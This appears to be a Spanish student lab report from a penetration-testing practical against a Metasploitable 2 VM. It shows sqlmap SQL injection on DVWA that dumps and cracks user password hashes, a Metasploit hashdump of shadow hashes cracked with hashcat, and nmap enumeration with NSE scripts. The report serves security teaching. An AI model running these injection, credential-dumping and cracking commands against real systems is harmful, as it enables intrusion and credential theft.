Affiliate - Domain Whois	1	1	2025-11-18 06:37:47
Affiliate - Email Address	17	23	2025-11-18 06:39:28
Affiliate - Internet Name	2	2	2025-11-18 06:35:39
Affiliate Description - Abstract	1	1	2025-11-18 06:37:01
Affiliate Description - Category	6	6	2025-11-18 06:37:01
BGP AS Membership	3	16	2025-11-18 06:39:25
Company Name	3	3	2025-11-18 06:38:03
Country Name	3	6	2025-11-18 06:39:21
DNS TXT Record	3	3	2025-11-18 06:35:39
Description - Abstract	1	2	2025-11-18 06:38:14
Description - Category	2	4	2025-11-18 06:38:14
Domain Name	1	2	2025-11-18 06:35:39
Domain Registrar	1	1	2025-11-18 06:37:00
Domain Whois	1	1	2025-11-18 06:37:00
Historic Interesting File	1	1	2025-11-18 06:39:12
IPv6 Address	2	10	2025-11-18 06:38:03
Interesting File	1	1	2025-11-18 06:38:46
Internet Name	5	64	2025-11-18 06:44:57
Internet Name - Unresolved	1	2	2025-11-18 06:38:13
Legal Entity Identifier	2	2	2025-11-18 06:38:40
Linked URL - Internal	16	35	2025-11-18 06:39:06
Name Server (DNS NS Records)	2	2	2025-11-18 06:35:39
Netblock IPv6 Membership	2	6	2025-11-18 06:38:22
Phone Number	3	5	2025-11-18 06:38:03
Physical Address	7	9	2025-11-18 06:39:26
Physical Coordinates	7	7	2025-11-18 06:39:21
Physical Location	4	11	2025-11-18 06:39:06
Raw DNS Records	2	2	2025-11-18 06:35:39
Raw Data from RIRs/APIs	15	17	2025-11-18 06:39:26
SSL Certificate - Raw Data	16	21	2025-11-18 06:44:57
Search Engine Web Content	2	3	2025-11-18 06:38:14
Web Analytics	1	1	2025-11-18 06:38:22
Web Server	3	8	2025-11-18 06:39:06

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Paso 2: Ahora, vamos a usar **SpiderFoot** para analizar el **dominio local** de la máquina **Metaspoitable 2** usando el modo agresivo:








SpiderFoot fue diseñado para hacer OSINT, Dorking, acceder a información pública, indexar datos en navegadores de búsqueda y poder realizar análisis pasivos/sem-pasivos.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Pero, no es un sustituto de herramientas como nmap, es decir, cuando el objetivo NO tiene presencia **pública** (como la Metaspoitable 2) => SpiderFoot produce exactamente lo que vemos (poca información obtenida).

SQLMAP – INYECCIONES SQL


La máquina de metasploitable 2 viene con un servidor web, que pudimos ver abierto en el puerto 80 usando nmap. Ya integrado dentro tiene una página llamada DVWA donde se pueden hacer pruebas de inyección SQL. El inicio de sesión nos lo dan (username: admin, password: password)




Dentro hay una página con un formulario diseñado para probar inyecciones SQL.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco


Poniendo el id a 1podemos ver cómo se convierte la url y que sale por pantall la info del usuario 1 (igual con otros IDs, pero solo hay 5 usuarios)



Nos hace falta la cookie de la sesión en la que estamos ya que hemos “iniciado sesión” y sqlmap lo necesitara para hacer sus escaneos. Lo podemos coger inspeccionando la página web y copiando el contenido.



Ya con esta información podremos ver las bases de datos que usa la página web.



También podemos ver las tablas de cada una de las dbs. (sin especificar la db con –D y poniendo solo –tables salen todas las tablas de todas las dbs, pero ahora solo nos interesa dvwa)

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.217.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=62133
bcb6a55bc61a12e74c19b9d9a24" -D dvwa --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.8#stable}
[12:40:45] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+------------+
| guestbook  |
| users      |
+------------+
```

Podemos ver las tablas de las dbs, y podemos hacer un dump de los contenidos de las tablas (cuando hacemos un dump, sqlmap detecta que hay contraseñas cifradas y te pregunta si te interesa intentar romperlas con un diccionario). Pero para que se pueda hacer esto hay que configurar el security level de dvwa a low, y ponerlo en el comando.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.217.132/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="PHPSESSID=62133
bcb6a55bc61a12e74c19b9d9a24;security=low" -D dvwa -T users --columns

        ___
       __H__
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.217.132/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="PHPSESSID=62133bcb6a55bc61a12e74c19b9d9a24;security=low" -D dvwa -T users --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[13:47:52] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:47:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[13:48:07] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:48:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:48:12] [INFO] starting 4 processes
[13:48:13] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:48:13] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:48:14] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[13:48:14] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------------+----------------------------------+-----------+------------+
| user_id | user    | avatar                                                    | password                         | last_name | first_name |
+---------+---------+-----------------------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------------+----------------------------------+-----------+------------+
```

Daniel Gómez
Giulio Tizzano
Adolfo Blanco


HashCat – Ataques a Contraseñas Offline:

Para este apartado, vamos a reciclar el apartado de metaspoit que hemos realizado al inicio de la práctica. Si recordamos, habíamos hecho un dump de los hashes de las contraseñas de la Metasploitable 2:

```
msf post(linux/gather/hashdump) > exploit
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix. This module works with: Linux.
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20251122070423_default_192.168.126.141_linux.hashes_203216.txt
[*] Post module execution completed
```

Vamos a copiar estos hashes dentro de un fichero:

Limpiamos la estructura de la siguiente manera y lo metemos en un fichero:



En la convención estándar de hashing en Linux se define que los formatos del hash del archivo **/etc/shadow** se identifican con un prefijo $numero$, dónde el número identifica el tipo de hash. Como en este caso empieza por 1, entonces podemos saber que tiene un hash generado con MD5crypt.

Ahora sobre el fichero que hemos creado con los hashes, empezamos a crackear la contraseñas contraseñas con HashCat:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 500 --username -a 0 hashes.txt /usr/share/wordlists/rockyou.txt.gz
```

```
-$ hashcat --show -m 500 --username hashes.txt

ashfile 'hashes.txt' on line 1 (root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid): Token length exception
ashfile 'hashes.txt' on line 4 (msfadm ... 1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5): Token length exception
ashfile 'hashes.txt' on line 5 (postgr ... 1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe): Token length exception
ashfile 'hashes.txt' on line 7 (service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu): Token length exception

 Token length exception: 4/7 hashes
 This error happens if the wrong hash type is specified, if the hashes are
 malformed, or if input is otherwise not as expected (for example, if the
 --username option is used but no username is present)

ys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:batman
log:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789

┌──(kali㉿kali)-[~]
└─$
```

Este último comando sirve para hallar las contraseñas que han sido crackeadas por HashCat en caso de tener éxito en al menos un caso.

El ataque offline con Hashcat permitió descifrar varias contraseñas almacenadas en la máquina vulnerable. Este proceso demuestra:

- La debilidad del algoritmo MD5crypt frente a ataques modernos
- La importancia de utilizar funciones de hashing robustas (SHA-512, bcrypt, scrypt, Argon2)
- La relevancia de políticas de contraseñas seguras
- Cómo un atacante, tras comprometer un sistema, puede escalar privilegios o pivotar gracias a contraseñas reutilizadas

NMAP – ENUMERACION

Nmap nos permite enumerar los diferentes servicios abiertos en los puertos de una máquina. La metasploitable 2 tiene muchos servicios abiertos. Podemos escanear los primero 1000 puertos TCP con “nmap <ip_maquina>”, nos da los puertos y los servicios

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

que tienen:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:15 EST
Nmap scan report for 192.168.217.132
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:51:86:1A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Si queremos enumerar todos los puertos podemos poner la opción –p-:

```
└─$ nmap 192.168.217.132 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:16 EST
Nmap scan report for 192.168.217.132
Host is up (0.00057s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33281/tcp open  unknown
41985/tcp open  unknown
47293/tcp open  unknown
60269/tcp open  unknown
MAC Address: 00:0C:29:51:86:1A (VMware)
```

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Podemos sacar la información de los servicios poniendo –sV:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:17 EST
Nmap scan report for 192.168.217.132
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:51:86:1A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
```

Si además le ponemos la opción –sC podemos ver información más detallada de cada servicio:

```
└─$ nmap 192.168.217.132 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:19 EST
Nmap scan report for 192.168.217.132
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.217.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
```

Sigue

También podemos especificar el puerto que nos interese con –p<n_puerto> (o poner un rango de puertos):

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 -p80 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:22 EST
Nmap scan report for 192.168.217.132
Host is up (0.00041s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 00:0C:29:51:86:1A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Pero nmap no solo tiene las funcionalidades de enumeracion, tambien tiene cientos de diferentes scripts (oficiales => NSE scripts, y creados por la comunidad) que aportan muchas más funcionalidades.

Por ejemplo, el script http-enum sobre su puerto 80 nos da información interesante sobre directorios del servicio web de una maquina:


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 -p80 --script=http-enum
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:24 EST
Nmap scan report for 192.168.217.132
Host is up (0.00035s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 00:0C:29:51:86:1A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

En este caso podemos ver que hay directorios como /doc/, /icons/, /index/, y otros que pueden ser interesantes investigar. También el script http-headers nos da información extra del servicio:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 -p80 --script=http-headers
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:28 EST
Nmap scan report for 192.168.217.132
Host is up (0.00029s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Sat, 22 Nov 2025 06:07:27 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
MAC Address: 00:0C:29:51:86:1A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```


Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Otro script interesante es el de ssh-brute, que prueba combinaciones de usuario y password comunes a fuerza bruta, y si encuentra las credenciales correctas, te las ensena (puede tardar un rato, y si el servidor ssh está bien configurado, es posible que te bloqueen la ip):



